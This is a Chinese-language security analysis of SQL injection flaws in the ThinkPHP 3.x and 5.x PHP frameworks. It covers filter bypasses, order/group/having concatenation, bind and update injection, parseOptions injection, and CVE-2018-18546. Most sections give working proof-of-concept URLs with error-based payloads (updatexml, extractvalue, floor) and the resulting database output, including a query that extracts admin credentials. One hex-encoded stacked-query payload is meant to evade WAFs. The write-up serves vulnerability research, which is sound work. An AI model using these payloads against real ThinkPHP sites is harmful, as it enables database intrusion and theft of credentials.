

- ThinkPHP 框架安全性分析
  - 一、基础知识
    - curd操作 (Model.class.php)
    - 链式操作 or 连贯操作
  - 二、安全性分析
    - 0x2.1 thinkphp3.x底层函数的缺陷
    - 0x2.2 thinkphp3.x I()函数的绕过
      - 1. 字符拼接
      - 2. 链操作
      - 3. bind 表达式注入(3.2.3)
      - 4. update 注入(3.2.3)
      - 5. parseOption()导致的sql注入(3.2.3)
    - 0x2.3 thinkphp3.x 和 thinkphp5.x 真假PDO
      - 鸡肋案例3: thinkphp5.0.9 一处鸡肋注入。
  - 三、ThinkPHP3.2.4 parseOrder() 的两处注入

# ThinkPHP 框架安全性分析

新手上路，老司机多多关照

## 一、基础知识

### curd操作 (Model.class.php)

数据创建 - create() 数据写入 - add(),addAll(),selectAdd() //底层调用Diver.class.php的 insert() insertAll()  
selectInsert() 数据读取 - find() select() 数据更新 - save() , setField() ,setInc() setDec 数据删除 - delete()

注意: curd操作的参数会调用 `$this->_parseOptions` 解析到\$options 属性中, 并且合并\$this->options的内容到\$options作为连贯操作的一部分。

### 链式操作 or 连贯操作

列举一些常见的连贯操作方法

where*	用于查询或者更新条件的定义	字符串、数组和对象
table	用于定义要操作的数据表名称	字符串和数组
alias	用于给当前数据表定义别名	字符串
field	用于定义要查询的字段 (支持字段排除)	字符串和数组
order	用于对结果排序	字符串和数组
limit	用于限制查询结果数量	字符串和数字
page	用于查询分页 (内部会转换成limit)	字符串和数字
group	用于对查询的group支持	字符串
having	用于对查询的having支持	字符串
join*	用于对查询的join支持	字符串和数组
bind*	用于数据绑定操作	数组或多个参数
...		

大部分连贯操作, 是先赋值给\$this对象的成员变量\$this->options, 而不是直接拼接SQL语句, 所以在写连贯操作的时候, 无需像拼接SQL语句一样考虑关键字的顺序

## 二、安全性分析

### 0x2.1 thinkphp3.x底层函数的缺陷

```
parseTable
parseJoin
parseWhere
parseGroup
parseHaving
parseOrder
parseLimit
parseComment
。。。等等
```

其中parseWhere和parseOrder是重灾区。

thinkphp 底层对sql语句的解析是有很大问题的，很多函数都是直接拼接\$options中的值，而没有过滤。

### 0x2.2 thinphp3.x I()函数的绕过

#### 1. 字符拼接

```
public function test4(){
    $name = I('username');
    $map = "username='".$name."'";
    var_dump(M('user')->where($map)->find());
}
```

如果出现了这样的字符拼接，真是神也救不了了。

因为在parseWhere函数中,如果where函数传入一个string类型，而不是数组，就直接在参数加上()括号然后返回，不会有任何的过滤。

poc: (适用于think3.x 所有版本) `http://localhost:84/home/user/test4?username=admin') and updatexml(1,concat(0x3a,user()),1)%23`



:(

1105: XPATH syntax error: ''root@localhost' [ SQL语句 ] : SELECT \* FROM `think\_user` WHERE ( username='admin') and updatexml(1,concat(0x3a,user()),1)#' ) LIMIT 1

错误位置

FILE: /mnt/hgfs/E/Code/github/jiangsir404/Rivir-Blog/ThinkPHP/Library/Think/Db/Driver.class.php LINE: 368

TRACE

#0 /mnt/hgfs/E/Code/github/jiangsir404/Rivir-Blog/ThinkPHP/Library/Think/Db/Driver.class.php(368): E(1105: XPATH synt...)

#### 2. 链操作

链操作方法列表中的order, having, group, alias如果可控，那么依然是可以注入的，而且I()函数根本无法控制

我们来看看链操作方法的一些特殊方法是如何来实现的, 在Model.class.php 中

```

protected function parseHaving($having) {
    return !empty($having) ? ' HAVING ' . $having : '';
}

protected function parseOrder($order) {
    if (is_array($order)) {
        $array = array();
        foreach ($order as $key => $val) {
            if (is_numeric($key)) {
                $array[] = $this->parseKey($val);
            } else {
                $array[] = $this->parseKey($key) . ' ' . $val;
            }
        }
        $order = implode(' ', $array);
    }
    return !empty($order) ? ' ORDER BY ' . $order : '';
}

protected function parseGroup($group) {
    return !empty($group) ? ' GROUP BY ' . $group : '';
}

```

可以看到，这些特殊方法的构造过程都是直接字符拼接而成的， 并没有任何的过滤

demo code

```

public function test2(){
    $name = I('name');
    $order = I('order');
    $group = I('group');
    $having = I('having');
    $data = M('user')->where(array('username' => $name))->group($group)->having($having)->order($order)->find();
    var_dump($data);
}

```

POC: [http://localhost:84/home/user/test2?](http://localhost:84/home/user/test2?username=admin&group=updatexml(1,concat(0x3a,user()),1)&having=updatexml(1,concat(0x3a,user()),1)&order=sleep(3))

username=admin&group=updatexml(1,concat(0x3a,user()),1)&having=updatexml(1,concat(0x3a,user()),1)&order=sleep(3)

:(

1105:XPath syntax error: ':root@localhost' SQL语句 ] : SELECT \* FROM `think\_user` WHERE `username` = " GROUP BY updatexml(1,concat(0x3a,user()),1) HAVING updatexml(1,concat(0x3a,user()),1) ORDER BY sleep(3) desc

### 3. bind 表达式注入(3.2.3)

I()函数的think\_filter是将所有的特殊表达式的\$value 后面加入空格。exp 变成 exp空格，但parseWhereItem()解析的表达式有三种是直接拼接的: exp,bind,in/not in,3.2.3版本漏掉了对bind表达式过滤。

```
function think_filter(&$value){

// TODO 其他安全过滤


// 过滤查询特殊字符
if(preg_match('/^(EXP|NEQ|GT|EGT|LT|ELT|OR|XOR|LIKE|NOTLIKE|NOT
BETWEEN|NOTBETWEEN|BETWEEN|NOTIN|NOT IN|IN)$/i',$value)){
    $value .= ' ';
}
}
```

demo code:

```
public function test1(){
    $Data = M("user");
    $where['username'] = ':username';
    $where['email'] = I('email');
    $bind[':username'] = I('username');
    $rs = $Data->where($where)->bind($bind)->select();
    var_dump($rs);
}
```

POC: http://localhost:84/home/user/test1?

username=test&email[]=bind&email[]=username%20and(extractvalue(1,concat(0x3a,user())))



我们可以看到PDO prepare后的语句为: SELECT \* FROM think\_user WHERE username = :username AND email = :username and(extractvalue(1,concat(0x3a,user())))

我们可以看到这里有两处:username 绑定的字段。

最后参数绑定后的sql语句为 SELECT \* FROM think\_user WHERE username = 'test' AND email = 'test' and(extractvalue(1,concat(0x3a,user())))

利用email成功污染了username处的参数。

缺陷: 需要有一个绑定参数和一个不绑定的参数(鸡肋)。

在thinkphp3.2.4 最新版中修复了bind 绕过的这个问题。

## 4. update 注入(3.2.3)

也属于bind表达式注入，但比上面这个好用的多，影响范围更大。参考雨潇师傅发现的update函数注入  
<http://wiki.websec.cc:8084/pages/viewpage.action?pageId=14024722>

```
941 public function update($data, $options) {
942     $this->model = $options['model'];
943     $this->parseBind(!empty($options['bind']) ? $options['bind'] : array());
944     $table = $this->parseTable($options['table']);
945     $sql = 'UPDATE ' . $table . $this->parseSet($data);
946     if (strpos($table, ',')) {
947         // 多表更新支持JOIN操作
948         $sql .= $this->parseJoin(!empty($options['join']) ? $options['join'] : '');
949     }
950     $sql .= $this->parseWhere(!empty($options['where']) ? $options['where'] : '');
951     if (!strpos($table, ',')) {
952         // 单表更新支持order和limit
953         $sql .= $this->parseOrder(!empty($options['order']) ? $options['order'] : '')
954             . $this->parseLimit(!empty($options['limit']) ? $options['limit'] : '');
955     }
956     $sql .= $this->parseComment(!empty($options['comment']) ? $options['comment'] : '');
957     return $this->execute($sql, !empty($options['fetch_sql']) ? true : false);
958 }
959
```

demo code:

```
public function test6(){
    $User = M('user');
    $data['id'] = I('id');
    $data['email'] = I('email');
    $res = $User->save($data);
    var_dump($res);
}
```

or

```
public function test(){
    $map['id'] = I('id');
    $data['username'] = I('username');
    dump(M('user')->where($map)->save($data));
}
```

两种情况都可以，因为update会自动将主键id参数解析到where中去。 poc: [http://localhost:84/home/user/test6?email=1&id\[0\]=bind&id\[1\]=0](http://localhost:84/home/user/test6?email=1&id[0]=bind&id[1]=0) and (updatexml(1,concat(0x7e,(select%20user()),0x7e),1))

:(

1105:XPath syntax error: '~root@localhost~' [ SQL语句 ] : UPDATE `think\_user` SET `email`='1' WHERE `id` = '1' and (updatexml(1,concat(0x7e,(select user()),0x7e),1))

错误位置

FILE: /mnt/hgfs/E/Code/github/jiangsir404/Rivir-Blog/ThinkPHP/Library/Think/Db/Driver.class.php LINE: 368

TRACE

具体分析见雨潇师傅上次分享，不细说，影响范围: 除save外， setField,setInc 与 setDec 也都调用了update()函数。

democode:

```
public function test2(){  
    $map['id'] = I('id');  
    $data['username'] = I('username');  
    dump(M('user')->where($map)->setField($data));  
    dump(M('user')->where($map)->setInc($data));  
    dump(M('user')->where($map)->setDec($data));  
}
```

利用和上面poc一样, 顺便膜一发雨潇师傅, tq!。

## 5. parseOption()导致的sql注入(3.2.3)

影响版本: thinkphp3.2.3

```

protected function _parseOptions($options=array()) {
    if(is_array($options))
        $options = array_merge($this->options,$options); //合并$this->options 到 $options(如果key相同,
        保留$options的键)

    if(!isset($options['table'])){
        // 自动获取表名
        $options['table'] = $this->getTableName();
        $fields = $this->fields;
    }else{
        // 指定数据表 则重新获取字段列表 但不支持类型检测
        $fields = $this->getDbFields();
    }

    // 数据表别名
    if(!empty($options['alias'])) {
        $options['table'] .= ' '.$options['alias'];
    }
    // 记录操作的模型名称
    $options['model'] = $this->name;

    // 字段类型验证
    if(isset($options['where']) && is_array($options['where']) && !empty($fields) &&
    !isset($options['join'])) {
        // 对数组查询条件进行字段类型检查
        foreach ($options['where'] as $key=>$val){
            $key = trim($key);
            if(in_array($key,$fields,true)){
                if(is_scalar($val)) {
                    $this->_parseType($options['where'],$key);
                }
            }elseif(!is_numeric($key) && '_' != substr($key,0,1) && false === strpos($key,'.') && false
            === strpos($key,'(') && false === strpos($key,'|') && false === strpos($key,'&')){
                if(!empty($this->options['strict'])){
                    E(L('_ERROR_QUERY_EXPRESS_').':['.$key.'=>'.$val.'']);
                }
                unset($options['where'][$key]);
            }
        }
    }
    // 查询过后清空sql表达式组装 避免影响下次查询
    $this->options = array();
    // 表达式过滤
    $this->_options_filter($options);
    return $options;
}
// 表达式过滤回调方法
protected function _options_filter(&$options) {}

```

`_parseOption()` 函数对table,alis,where 做了拼接和where key的类型检测后就返回\$options了。

而我们知道thinkphp底层对\$options 的解析是有问题的，因此，如果curd操作的参数是可控的，那么就会导致注入。

Example:

```

public function test11() {
    $Data = M('user');
    var_dump($Data->find($id)); //select($id),delete($id)
}

```

poc1: http://localhost:84/home/user/test11?id[table]=(select 1)x where updatexml(1,concat(0x3a,user()),1)%23

**1105:XPath syntax error: ':root@localhost' [ SQL语句 ] : SELECT \* FROM (select 1)x where updatexml(1,concat(0x3a,user()),1)# LIMIT 1**

poc2: http://localhost:84/home/user/test11?id[where]=updatexml(1,concat(0x3a,user()),1)%23

**1105:XPath syntax error: ':root@localhost' [ SQL语句 ] : SELECT \* FROM `think\_user` WHERE updatexml(1,concat(0x3a,user()),1)# LIMIT 1**

错误位置

thinkphp3.2.4补丁: 其中对于delete, find, select 三个函数进行了修改 对select, delete, find函数调用 \$options = \$this->\_parseOptions(); ,即不再解析\$options参数

而其他curd函数save(), add(), addAll() 第二个参数才是 \$options ,如果传入了第二个参数, 依旧会解析\$options 导致注入。 demo:

```
public function test11(){
    $Data = M('user');
    $data = I('data');
    $option = I('option');
    $rs = $Data->save($data,$option);
    var_dump($rs);
}
```

POC: http://localhost:82/home/user/test11?


&data[id]=1&option[where]=updatexml(1,concat(0x3a,user()),1)%23&data[id]=1

**1105:XPath syntax error: ':root@localhost' [ SQL语句 ] : UPDATE `think\_user` SET `id`='1' WHERE updatexml(1,concat(0x3a,user()),1)#**

错误位置



总结:可能有点晕，画张图总结一下I函数的一些绕过方法。



`_string` , `_complex` , `_query` 这三个带前缀 `_` 是where 的三个组合查询表达式，由`parseThinkWhere()`函数解析，也是直接字符拼接参数值，但不常见，不细说。

### 0x2.3 thinkphp3.x 和 thinphp5.x 真假PDO

都说thinkphp3.x是伪PDO,那么thinkphp3.x和thinkphp5.x的PDO机制有什么区别呢？

自己总结下主要区别有两点

1. `ATTR_EMULATE_PREPARES` PDO连接属性设置不一样

`PDO::ATTR_EMULATE_PREPARES` 启用或禁用模拟预处理语句的属性，为true表示使用模拟预处理，为false表示使用本地预处理。

再看thinkphp3.x中的PDO连接设置是这样的,php<5.3.6版本使用本地预处理，php>5.3.6版本使用模拟预处理。

```
if (version_compare( version1: PHP_VERSION, version2: '5.3.6', operator: '<=' )) {  
    // 禁用模拟预处理语句  
    $this->options[PDO::ATTR_EMULATE_PREPARES] = false;  
}
```

thinkphp5.x版本PDO连接设置默认就是false,即默认采用本地预处理的方式。

```
// PDO连接参数
protected $params = [
    PDO::ATTR_CASE => PDO::CASE_NATURAL,
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_ORACLE_NULLS => PDO::NULL_NATURAL,
    PDO::ATTR_STRINGIFY_FETCHES => false,
    PDO::ATTR_EMULATE_PREPARES => false,
];
```

### 模拟预处理和本地预处理的区别:

使用模拟预处理的方式是在客户端本地执行预处理的模拟, 最终将拼好的sql语句发送到mysql服务器进行执行,实际上就是一次发送完整的sql语句给mysql执行。

使用本地预处理方式则是分两步: 第一步是prepare阶段, 发送带有占位符的sql语句到mysql服务器 (parsing->resolution), 然后就可以多次发送占位符参数给mysql服务器进行执行 (多次执行optimization->execution)。使用本地预处理的一个好处是在prepare阶段就能检测出sql语句的错误, 当prepare阶段sql语句产生错误的话是不会执行到execute阶段了,也无法使用多语句查询(PDO默认情况下是支持多语句查询的)

因为模拟预处理情况下PDO是支持多语句查询的, 利用这个特点再thinkphp3.x版本中, 很多注入可以用mysql的预处理去绕过waf. 比如我们的payload: set @x=0x73656c65637420736c656570283130293b;prepare a from @x;execute a; ,注入的语句用hex编码即可

那使用本地预处理后, 报错注入还能继续用嘛? 也是可以的。

使用updatexml和extractvalue() 函数会在prepare阶段就检测出xpath错误, 而不会进入到execute阶段, 因此是无法接触到数据的, 只能爆出user()这样的内容, 无法使用子查询。

但像floor报错是不会再prepare 阶段检测到报错, 而只会再execute执行阶段报错, 因此也是可以爆出数据的。

```
1 <?php
2 $params = [
3     PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
4     PDO::ATTR_EMULATE_PREPARES => false,
5 ];
6
7 $db = new PDO('mysql:dbname=tpshop3.0;host=127.0.0.1;', 'root', 'root', $params);
8
9 try {
10     $sql = "SELECT * FROM tp_order WHERE order_id=1 order by (select 1 from(select count(*),concat(floor(2*rand()),(select concat(user_name,':'
11     ,password) from tp_admin limit 1))x from information_schema.tables group by x)a)";
12     $link = $db->prepare($sql);
13     $link->execute();
14     var_dump('数据库级别报错:'.$link->errorInfo());
15     var_dump($link->fetchall());
16 } catch (\PDOException $e) {
17     var_dump('代码层面报错:'.$e);
18 }
```

E:\sublime\php\PDO\p5.php:18:  
string(19) "代码层面报错:"  
E:\sublime\php\PDO\p5.php:18:  
class PDOException#3 (9) {  
 protected \$message =>  
 string(131) "SQLSTATE[23000]: Integrity constraint violation: 1062 Duplicate entry '1admin:a940130f27dc03e34513e8c84161872a' for key 'group\_key'"  
 private \$string =>

2. thinkphp3.x 只有调用了bind() 函数才会进行参数绑定, 没有调用bind()函数的都算字符拼接, 就算有PDO也拦不住SQL注入。而在thinkphp5.x版本中, where()函数以及crud操作的数据都会自动进行参数绑定操作。

那么thinkphp5.x 使用了PDO参数绑定就没有问题了嘛? 再thinkphp5.0.9和thinkphp5.0.10分别爆出两个sql注入漏洞, 而且都是parseWhereItem()函数解析的问题, 我们来看一下。

### 鸡肋案例3: thinkphp5.0.9 一处鸡肋注入。

thinkphp5.0.10 的注入可以参考雨潇师傅上周的分享, 这里简要说下thinkphp5.0.9 一处鸡肋注入 (Referer:<https://www.leavesongs.com/PENETRATION/thinkphp5-in-sqlinjection.html>)

demo code:

```
public function test()
{
    $ids = input('ids/a');
    $result = db('user')->where('id', 'in', $ids)->select();
    dump($result);
}
```


如上述代码, 如果我们控制了in语句的值位置, 即可通过传入一个数组, 来造成SQL注入漏洞,我们来看一下parseWhereItem()中的IN查询。

source code: parseWhereItem()

```
<?php
...
$bindName = $bindName ?: 'where_' . str_replace(['.', '-'], '_', $field);
if (preg_match('/\W/', $bindName)) {
    // 处理带非单词字符的字段名
    $bindName = md5($bindName);
}
...
} elseif (in_array($exp, ['NOT IN', 'IN'])) {
    // IN 查询
    if ($value instanceof \Closure) {
        $whereStr .= $key . ' ' . $exp . ' ' . $this->parseClosure($value);
    } else {
        $value = is_array($value) ? $value : explode(',', $value);
        if (array_key_exists($field, $binds)) {
            $bind = [];
            $array = [];
            foreach ($value as $k => $v) {
                if ($this->query->isBind($bindName . '_in_' . $k)) {
                    $bindKey = $bindName . '_in_' . uniqid() . '_' . $k;
                } else {
                    $bindKey = $bindName . '_in_' . $k; //直接拼接数组的key.
                }
                $bind[$bindKey] = [$v, $bindType];
                $array[] = ':' . $bindKey;
            }
            $this->query->bind($bind);
            $zone = implode(',', $array);
        } else {
            $zone = implode(',', $this->parseValue($value, $field));
        }
        $whereStr .= $key . ' ' . $exp . ' (' . (empty($zone) ? '' : $zone) . ')';
    }
}
```

如果in表达式的值是数组的话会进入到387行的else语句中, \$bindKey = \$bindName . 'in' . \$k; 这一处直接拼接了\$ids数组的key值。

因此poc为: [http://localhost:81/index/index/test?ids\[0,updatexml\(0,concat\(0xa,user\(\)\),0\)\]=1231](http://localhost:81/index/index/test?ids[0,updatexml(0,concat(0xa,user()),0)]=1231)



鸡肋之处: 因为PDO预编译执行过程分三步:


- prepare(\$SQL) 编译SQL语句
- bindValue(\$param, \$value) 将value绑定到param的位置上
- execute() 执行

使用xpath报错语法会再prepare阶段报错, 不会继续执行, 因此接触不到数据。

而使用floor语法会再bindValue()处报错, 同样无法继续执行。bindValue() 绑定的参数名和参数值分别是:



报错信息为:



使用其他的比如union注入, 布尔盲注同样会爆这个错误。

### 三、ThinkPHP3.2.4 parseOrder() 的两处注入

thinkphp3.2.4 最新版发现被人提了一个cve, CVE-ID:CVE-2018-18546, 官方2018/10/8 日发布两次commit更新:

<https://github.com/top-think/thinkphp/commit/9748cb80d2f24c89218f358ca2f5ab88ee33396f>

<https://github.com/top-think/thinkphp/commit/77306720d5cbdf0fa97be9dea102a373a401f422>

link: <https://98587329.github.io/2018/10/09/thinkphp注入分析/>

我们来看一下thinkphp3.2.4 最新版parseOrder函数:

```

protected function parseOrder($order)
{
    if (empty($order)) {
        return '';
    }
    $array = array();
    if (is_array($order)) {
        foreach ($order as $key => $val) {
            if (is_numeric($key)) {
                if (false === strpos($val, '(')) {
                    $array[] = $this->parseKey($val);
                }
            } elseif (false === strpos($key, '(') && false === strpos($key, '#')) {
                $sort = in_array(strtolower($val), array('asc', 'desc')) ? ' ' . $val : '';
                echo '$sort:'. $sort;
                $array[] = $this->parseKey($key, true) . $sort;
            }
        }
    } elseif ('[RAND]' == $order) {
        // 随机排序
        $array[] = $this->parseRand();
    } else {
        foreach (explode(',', $order) as $val) {
            if (preg_match('/\s+(ASC|DESC)$/i', rtrim($val), $match, PREG_OFFSET_CAPTURE)) {
                $array[] = $this->parseKey(ltrim(substr($val, 0, $match[0][1]))) . ' ' . $match[1][0];
            } elseif (false === strpos($val, '(')) {
                $array[] = $this->parseKey($val);
            }
        }
    }
    $order = implode(',', $array);
    return !empty($order) ? ' ORDER BY ' . $order : '';
}

```

上次雨潇师傅讲的那处order注入再3.2.4最新版已经被修复.

存在两处绕过，两处绕过均可造成sql注入。第一处绕过是在parseKey()函数正则绕过，

```

    } elseif (false === strpos($key, '(') && false === strpos($key, '#')) {
        $sort = in_array(strtolower($val), array('asc', 'desc')) ? ' ' . $val : '';
        echo '$sort:'. $sort;
        $array[] = $this->parseKey($key, true) . $sort;
    }
}

```

如果\$key没有 # 或 )，就会进入到parseKey函数中。

```

protected function parseKey($key, $strict = false)
{
    $key = trim($key);
    if ($strict || (!is_numeric($key) && !preg_match('/[,\'\"*\(\)\`.\s]/', $key))) {
        $key = '`' . $key . '`';
    }
    return $key;
}


```

有一个正则匹配\$key中不能出现 , , " , \* , ( ) 这些字符。而因为3.x版本PDO支持多语句查询，我们利用mysql预处理正好绕过了这些。

poc:

http://localhost:82/home/user/test12?order[id';set @x=0x73656c65637420736c656570283130293b;prepare a from @x;execute a;]=12

